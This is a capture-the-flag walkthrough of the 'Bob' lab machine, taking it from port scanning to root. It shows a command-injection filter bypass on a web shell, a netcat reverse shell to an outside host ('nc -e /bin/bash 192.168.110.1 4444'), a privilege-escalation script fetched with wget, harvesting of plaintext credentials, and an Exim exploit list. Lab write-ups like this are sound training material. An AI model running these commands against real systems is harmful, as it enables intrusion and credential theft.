

Bob

By Praveen Kumar Sharma

For me the IP of the machine is : **192.168.110.81**

Lets try pinging the machine :

```
ping 192.168.110.81 -c 5

PING 192.168.110.81 (192.168.110.81) 56(84) bytes of data.
64 bytes from 192.168.110.81: icmp_seq=1 ttl=64 time=0.322 ms
64 bytes from 192.168.110.81: icmp_seq=2 ttl=64 time=0.319 ms
64 bytes from 192.168.110.81: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 192.168.110.81: icmp_seq=4 ttl=64 time=0.446 ms
64 bytes from 192.168.110.81: icmp_seq=5 ttl=64 time=0.447 ms

--- 192.168.110.81 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4042ms
rtt min/avg/max/mdev = 0.319/0.398/0.460/0.064 ms
```

Its online!!

Port Scanning :

Im gonna use nmap for this

All port Scan :

```
sudo nmap -T5 -n -Pn -p- --min-rate=10000 192.168.110.81 -o allPortScan.txt
```

```
sudo nmap -T5 -n -Pn -p- --min-rate=10000 192.168.110.81 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-27 03:16 IST
Nmap scan report for 192.168.110.81
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
25468/tcp open  unknown
MAC Address: 52:54:00:09:3E:0B (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

All open ports

```
PORT STATE SERVICE
21/tcp open  ftp
80/tcp open  http
25468/tcp open  unknown
```

Lets try a Deeper Scan like versioning and common script on those ports

Deeper Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 21,80,25468 192.168.110.81 -o deeperScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,80,25468 192.168.110.81 -o deeperScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-27 03:21 IST
Nmap scan report for 192.168.110.81
Host is up (0.00038s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5b
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

Deeper scan

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5b
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Directory Fuzzing

Some directory are identified by nmap already

Nmap directory scanning

```
/login.php
/dev_shell.php
/lat_memo.html
/passwords.html
```

Lets try gobuster as well :

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 192.168.110.81 -o
gobuster.txt
```

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 192.168.110.81 -o gobuster.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.110.81
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 293]
/.htpasswd           (Status: 403) [Size: 298]
/.htaccess           (Status: 403) [Size: 298]
/index.html          (Status: 200) [Size: 1425]
/robots.txt          (Status: 200) [Size: 111]
/server-status       (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Gobuster directory scanning

```
/.hta (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 298]
/.htaccess (Status: 403) [Size: 298]
/index.html (Status: 200) [Size: 1425]
```

```
/robots.txt (Status: 200) [Size: 111]
/server-status (Status: 403) [Size: 302]
```

Vulnerability Scanning

Lets try nikto as well if we find some low hanging fruit

```
nikto -h http://192.168.110.81 -o ~/Documents/Notes/Hands-on-
Hacking/Bob/nikto.htm > nikto.txt
```

```
cat nikto.txt
```

```
-----
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/dev_shell.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/passwords.html' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/lat_memo.html' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /: Server may leak inodes via ETags, header found with file /, inode: 591, size: 5669af30ee8f1, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.25 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.html: Admin login page/section found.
+ 8105 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2024-07-27 14:06:56 (GMT5.5) (8 seconds)
-----
+ 1 host(s) tested
```

Nikto reveals

/robots.txt: Entry '/dev_shell.php' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600_robots-txt-file

+ /robots.txt: Entry '/passwords.html' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600_robots-txt-file

+ /robots.txt: Entry '/lat_memo.html' is returned a non-forbidden or redirect HTTP code (200). See:

https://portswigger.net/kb/issues/00600600_robots-txt-file

+ /login.html: Admin login page/section found.

Web Application

It's almost time for exams

It's almost time for your mid-year exams seniors, make sure you're prepared for them. Remember if you are stuck on a topic you don't fully understand you can find help at our grand library, where you can find books on your topics and meet with our private tutors.

-Dean MacDuffy (principle)

Lions win!

Our match against "The Badgers" has gone without a fluke. We won 35-0 an amazing feat. Good work team.

-Alex Johns (head coach)

Wonderful start to the year

Welcome everyone to one of our best years yet. Enrolments are through the roof, we have new and exciting staff on campus, added more books to our fabulous library, voted best highschool academy and I have this nice ham and cheese sandwich. Best of Luck to all of you attending.

-Dean MacDuffy (principle)

Possible usernames

Dean MacDuffy

Alex Johns

In the contact page :

Contact Us

Main Office

Phone: +61-358-164-7828

Email: mainoffice@milburghigh.com

Address: 21 Albert Street, Brisborne, Austrilia

Principle

Dean MacDuffy

Phone: +61-021-523-0891

Email: dean.m@milburghigh.com

Junior Deans


Paul K

Phone: +61-021-523-4215

Emails


mainoffice@milburghigh.com 
dean.m@milburghigh.com 
paul.k@milburghigh.com 
alex.f@milburghigh.com 
robert.k@milburghigh.com 
admin@milburghigh.com 
seb.w@milburghigh.com 
elliott.a@protonmail.com 
jc@milburghigh.com 

Also logging seems to be down rn



Lets see the Source Code of each of em

Source code of /
news.html :



base64 string :

SW4gb3RoZXIgbmV3cyBzb21lIGR1bWJhc3MgbWFKZSBhIGZpbGUgY2FsbGVkIHBhc3N3b3Jkcy5odG1sLCBjb21wbGV0ZWx5IGJyYWluZGVhZA0KDQotQm9i

Decoding it :

```
echo SW4gb3RoZXIgbmV3cyBzb21lIGR1bWJhc3MgbWFKZSBhIGZpbGUyY2FsbGVkIHh3N3b3Jkcy5odG1sLCBjb21wbGV0ZWx5IGJyYWluZGZhZA0KDQotQm9i | base64
-d

In other news some dumbass made a file called passwords.html, completely braindead

-Bob%
```

 Directory found

/passwords.html

Remember we found this in nikto and nmap already

in /login.html

```
view-source:http://192.168.110.81/login.html

color: #ff0000;
position: absolute;
top: -5px;
left: 100px;
right: 0px;
z-index: -9;
max-height: 95px;
}

#disabled{
  position: fixed;
  top: 100px;
  left: 50px;
}


</style>
<body>
  <!-- If you are the new IT staff I have sent a letter to you about a web shell you can use
  -Bob
```

We should have a webshell : probably is the /dev_shell.php

Lets see the /passwords.html


```
view-source:http://192.168.110.81/passwords.html
1 <!-- N.T.S Get Sticky Notes to Write Passwords in
2 -Bob
3 -->
4 <!--
5
6 =====Passwords:==<!--
7 =====
8 -->
9 <!--
10 =====WEBSHELL=====
11 -->
12 <!--p
13 -->
14 <!--
15 =====
16
17 -->
18 <html>
19 <body>
20 Really who made this file at least get a hash of your password to display,
21 hackers can't do anything with a hash, this is probably why we had a security
22 breach in the first place. Comeon
23 people this is basic 101 security! I have moved the file off the server. Don't make me have to clean up the mess everytime
24 someone does something as stupid as this. We will have a meeting about this and other
25 stuff I found on the server. >:(
26 <br>
27 -Bob
28 </fieldset>
29 </body>
30 </html>
```

Lets look at /lat_memo.html



So we have a filter on the web_shell lets find this shell real quick

Lets look at /dev_shell.php

192.168.110.81/dev_shell.php

dev_shell

Command:

submit

Output:

In here i can run id but cannot run ls

Gaining Access

Let see if special character works

- Like ";"

dev_shell

Command:

submit

Output:

Nice try skid, but you will never get through this bulletproof php code

No luck lets try &, &&, |, ||

dev_shell

Command:

Output:

```
WIP.jpg about.html contact.html dev_shell.php dev_shell.php.bak  
dev_shell_back.png index.html index.html.bak lat_memo.html login.html  
news.html passwords.html robots.txt school_badge.png uid=33(www-data)  
gid=33(www-data) groups=33(www-data),100(users)
```

& is working lets get a shell

Lets see if nc is available :

dev_shell

Command:

Output:

```
/bin/nc uid=33(www-data) gid=33(www-data) groups=33(www-  
data),100(users)
```


It is

First run the nc listener :

```
nc -lvnp 4444  
Listening on 0.0.0.0 4444
```

Im gonna run this :

```
id & nc -e /bin/bash 192.168.110.1 4444
```



It is waiting and we get a shell :

```
nc -lvnp 4444  
Listening on 0.0.0.0 4444  
Connection received on 192.168.110.81 55358  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
```

Upgrade your shell like this :

```
nc -lvnp 4444
```

```
Listening on 0.0.0.0 4444
```

```
Connection received on 192.168.110.81 55358
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@Milburg-High:/var/www/html$ ^Z
```

```
[1] + 14462 suspended nc -lvnp 4444
```

```
stty raw -echo;fg
```

```
[1] + 14462 continued nc -lvnp 4444
```

```
www-data@Milburg-High:/var/www/html$ export TERM=xterm
```

```
www-data@Milburg-High:/var/www/html$
```

Gaining Root

Lets get the script in there

```
cp ~/Tools/privEsc.sh .
```

```
sudo python -m http.server 80
```

```
[sudo] password for pks:
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
www-data@Milburg-High:/var/www/html$ cd /tmp
www-data@Milburg-High:/tmp$ wget http://192.168.110.1/privEsc.sh
--2024-07-27 05:20:48-- http://192.168.110.1/privEsc.sh
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [application/x-sh]
Saving to: 'privEsc.sh'

privEsc.sh          100%[=====>]   6.44K  ---KB/s   in 0s

2024-07-27 05:20:48 (54.1 MB/s) - 'privEsc.sh' saved [6595/6595]

www-data@Milburg-High:/tmp$
```

Lets run it

```
www-data@Milburg-High:/tmp$ chmod +x privEsc.sh
www-data@Milburg-High:/tmp$ ./privEsc.sh
```

Its complete now :

```
.
[+] DONE!

www-data@Milburg-High:/tmp$ ls
Privy  privEsc.sh
www-data@Milburg-High:/tmp$ ls Privy/
CronJobs.txt    PATH-Info.txt    SUID-GUID.txt    UserGroupInfo.txt
MySQL.txt       Passwd.txt       Shadow.txt
NetworkInfo.txt RootServices.txt SysInfo.txt
www-data@Milburg-High:/tmp$
```

U can go through each one them i got the most info from
UserGroupInfo.txt

```

/home/bob:
total 172
drwxr-xr-x 18 bob bob 4096 Mar 8 2018 .
drwxr-xr-x 6 root root 4096 Mar 4 2018 ..
-rw----- 1 bob bob 1980 Mar 8 2018 .ICEauthority
-rw----- 1 bob bob 214 Mar 8 2018 .Xauthority
-rw----- 1 bob bob 6422 Jul 26 18:30 .bash_history
-rw-r--r-- 1 bob bob 220 Feb 21 2018 .bash_logout
-rw-r--r-- 1 bob bob 3548 Mar 5 2018 .bashrc
drwxr-xr-x 7 bob bob 4096 Feb 21 2018 .cache
drwx----- 8 bob bob 4096 Feb 27 2018 .config
-rw-r--r-- 1 bob bob 55 Feb 21 2018 .dmrc
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 .ftp
drwx----- 3 bob bob 4096 Mar 5 2018 .gnupg
drwxr-xr-x 3 bob bob 4096 Feb 21 2018 .local
drwx----- 4 bob bob 4096 Feb 21 2018 .mozilla
drwxr-xr-x 2 bob bob 4096 Mar 4 2018 .nano
-rw-r--r-- 1 bob bob 72 Mar 5 2018 .old_passwordfile.html
-rw-r--r-- 1 bob bob 675 Feb 21 2018 .profile
drwx----- 2 bob bob 4096 Mar 5 2018 .vnc
-rw-r--r-- 1 bob bob 25211 Mar 8 2018 .xfce4-session.verbose-1
-rw-r--r-- 1 bob bob 27563 Mar 7 2018 .xfce4-session.verbose-1
-rw----- 1 bob bob 3672 Mar 8 2018 .xsession-errors
-rw----- 1 bob bob 2866 Mar 7 2018 .xsession-errors.old
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Desktop
drwxr-xr-x 3 bob bob 4096 Mar 5 2018 Documents
drwxr-xr-x 3 bob bob 4096 Mar 8 2018 Downloads

```

there is this file .old_passwordfile.html that is interesting

Another one is this :

```

/home/elliott:
total 116
drwxr-xr-x 15 elliot elliot 4096 Feb 27 2018 .
drwxr-xr-x 6 root root 4096 Mar 4 2018 ..
-rw----- 1 elliot elliot 0 Feb 27 2018 .ICEauthority
-rw----- 1 elliot elliot 55 Feb 27 2018 .Xauthority
-rw----- 1 elliot elliot 121 Mar 8 2018 .bash_history
-rw-r--r-- 1 elliot elliot 220 Feb 27 2018 .bash_logout
-rw-r--r-- 1 elliot elliot 3526 Feb 27 2018 .bashrc
drwxr-xr-x 7 elliot elliot 4096 Feb 27 2018 .cache
drwx----- 8 elliot elliot 4096 Feb 27 2018 .config
-rw-r--r-- 1 elliot elliot 55 Feb 27 2018 .dmrc
drwx----- 3 elliot elliot 4096 Feb 27 2018 .gnupg
drwxr-xr-x 3 elliot elliot 4096 Feb 27 2018 .local
drwx----- 4 elliot elliot 4096 Feb 27 2018 .mozilla
-rw-r--r-- 1 elliot elliot 675 Feb 27 2018 .profile
-rw-r--r-- 1 elliot elliot 17258 Feb 27 2018 .xfce4-session.verbo
-rw----- 1 elliot elliot 4486 Feb 27 2018 .xsession-errors
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Desktop
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Documents
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Downloads
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Music
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Pictures
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Public
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Templates
drwxr-xr-x 2 elliot elliot 4096 Feb 27 2018 Videos
-rw-r--r-- 1 elliot elliot 1509 Feb 27 2018 theadminisdumb.txt

```

Seeing these files now :

In theadminisdumb.txt

```

www-data@Milburg-High:/home/elliott$ cat theadminisdumb.txt
The admin is dumb,
In fact everyone in the IT dept is pretty bad but I can't blame all of them the newbies Sebastian and James are quite new to managing
a server so I can forgive them for that password file they made on the server. But the admin now he's quite something. Thinks he knows
more than everyone else in the dept, he always yells at Sebastian and James now they do some dumb stuff but their new and this is jus
t a high-school server who cares, the only people that would try and hack into this are script kiddies. His wallpaper policy also is r
edundant, why do we need custom wallpapers that doesn't do anything. I have been suggesting time and time again to Bob ways we could i
mprove the security since he "cares" about it so much but he just yells at me and says I don't know what i'm doing. Sebastian has noti
ced and I gave him some tips on better securing his account, I can't say the same for his friend James who doesn't care and made his p
assword: Qwerty. To be honest James isn't the worst bob is his stupid web shell has issues and I keep telling him what he needs to pat
ch but he doesn't care about what I have to say. it's only a matter of time before it's broken into so because of this I have changed
my password to

thearminisdumb

I hope bob is fired after the future second breach because of his incompetence. I almost want to fix it myself but at the same time it
doesn't affect me if they get breached, I get paid, he gets fired it's a good time.
www-data@Milburg-High:/home/elliott$

```

We got a Username and Password to SSH in assuming

In .old_passwordfile.txt

```
www-data@Milburg-High:/home/bob$ cat .old_passwordfile.html
<html>
<p>
jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3
</p>
</html>
www-data@Milburg-High:/home/bob$
```

Ssh creds

jc:Qwerty

seb:T1tanium_Pa\$\$word_Hack3rs_Fear_M3

elliott : theadminisdumb

Lets try SSH in as elliott

```
ssh elliott@192.168.110.81 -p 25468
```

```
-- -- -- --
| \ / ( ) | | | / --- |
| \ / | | | | _ _ _ _ _ | ( _ _ _ _ _ _ _ _ _ _ _
| | \ / | | | | ' _ \ | | | ' _ \ | | | \ _ \ / / _ \ ' _ \
| | | | | | | | | | | ( | | | _ _ _ ) | _ _ / | | \ \ / _ _ / | | |
| | | | | | | | | | | \ _ , | | | \ _ , | | | _ _ _ / \ _ _ | | \ \ _ _ |
| | | | | | | | | | | _ _ / |
| | | | | | | | | | | _ _ /
```

```
elliott@192.168.110.81's password:
```

We can login as elliott

```
elliott@Milburg-High:~ (0.08s)
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
elliott@Milburg-High ~ (0.013s)
```

```
id
```

```
uid=1004(elliott) gid=1004(elliott) groups=1004(elliott),100(users)
```

I found this interesting thing in /home/bob/Documents/

```
elliott@Milburg-High /home/bob/Documents (0.019s)
```

```
ls
```

```
login.txt.gpg  Secret  staff.txt
```

we have this here :

```
elliott@Milburg-High /home/bob/Documents (0.01s)
```

```
cd Secret/Keep_Out/Not_Porn/No_Lookie_In_Here/
```

```
elliott@Milburg-High /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here (0.011s)
```

```
ls
```

```
notes.sh
```

Lets see the content

```
elliott@Milburg-High /home/bo
```

```
cat notes.sh
```


```
hey n there notes.sh
```

Looks like we cant read it directly but in vi we can see this :

```
#!/bin/bash
clear
echo "-- Notes ="
echo "Harry Potter is my faviorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
```

So the trick here is first character of each of these sentences

- It becomes : "HARPOCRATES"

 Gpg passphrase

HARPOCRATES

And lets try opening the encrypted .gpg file

```
elliott@Milburg-High /home/bob/Documents (0.093s)
gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: keybox '/home/elliott/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
```

 Creds

Username : bob

Password : b0bcat

Lets try switching to bob user

```
su bob
```

```
Password:
```

```
bob@Milburg-High:~/Documents$ id
```

```
uid=1001(bob) gid=1001(bob) groups=1001(bob),27(sudo)
```

```
bob@Milburg-High:~/Documents$
```

Looks like he has sudo privileges lets get root real quick

We are able to get root :

```
bob@Milburg-High:~/Documents$ sudo su
```

```
[sudo] password for bob:
```

```
Sorry, try again.
```

```
[sudo] password for bob:
```

```
root@Milburg-High:/home/bob/Documents# exit
```

```
exit
```

```
bob@Milburg-High:~/Documents$ sudo su
```

```
root@Milburg-High:/home/bob/Documents#
```

```
root@Milburg-High:/# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@Milburg-High:/#
```

Here is the flag :

```
root@Milburg-High:/# cat flag.txt
CONGRATS ON GAINING ROOT
```

```
  .-.
 (  )
 |~|
 |~|~: '-~-'
 | | :   #root
 | | :   '-~-'
 |~|~: '-~-'
```

```
-----|----- Thanks for playing ~c0rruptedb1t
root@Milburg-High:/#
```

Another way of solving this is by exim version u can check GTF0bins for that

We have the version 4.89 btw this will work as well

Exploit Title	Path
Exim 3.x - Format String	linux/local/20900.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	linux/local/40054.c
Exim 4.41 - 'dns_build_reverse' Local Buffer Overflow	linux/local/756.c
Exim 4.41 - 'dns_build_reverse' Local Read Emails	linux/local/1009.c
Exim 4.42 - Local Privilege Escalation	linux/local/796.sh
Exim 4.84-3 - Local Privilege Escalation	linux/local/39535.sh
Exim 4.87 - 4.91 - Local Privilege Escalation	linux/local/46996.sh
Exim < 4.86.2 - Local Privilege Escalation	linux/local/39549.txt
Exim Buffer 1.6.2/1.6.51 - Local Overflow	unix/local/20333.c
Exim Internet Mailer 3.35/3.36/4.10 - Format String	linux/local/22066.c
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	php/webapps/42221.py
Shellcodes: No Results	
Papers: No Results	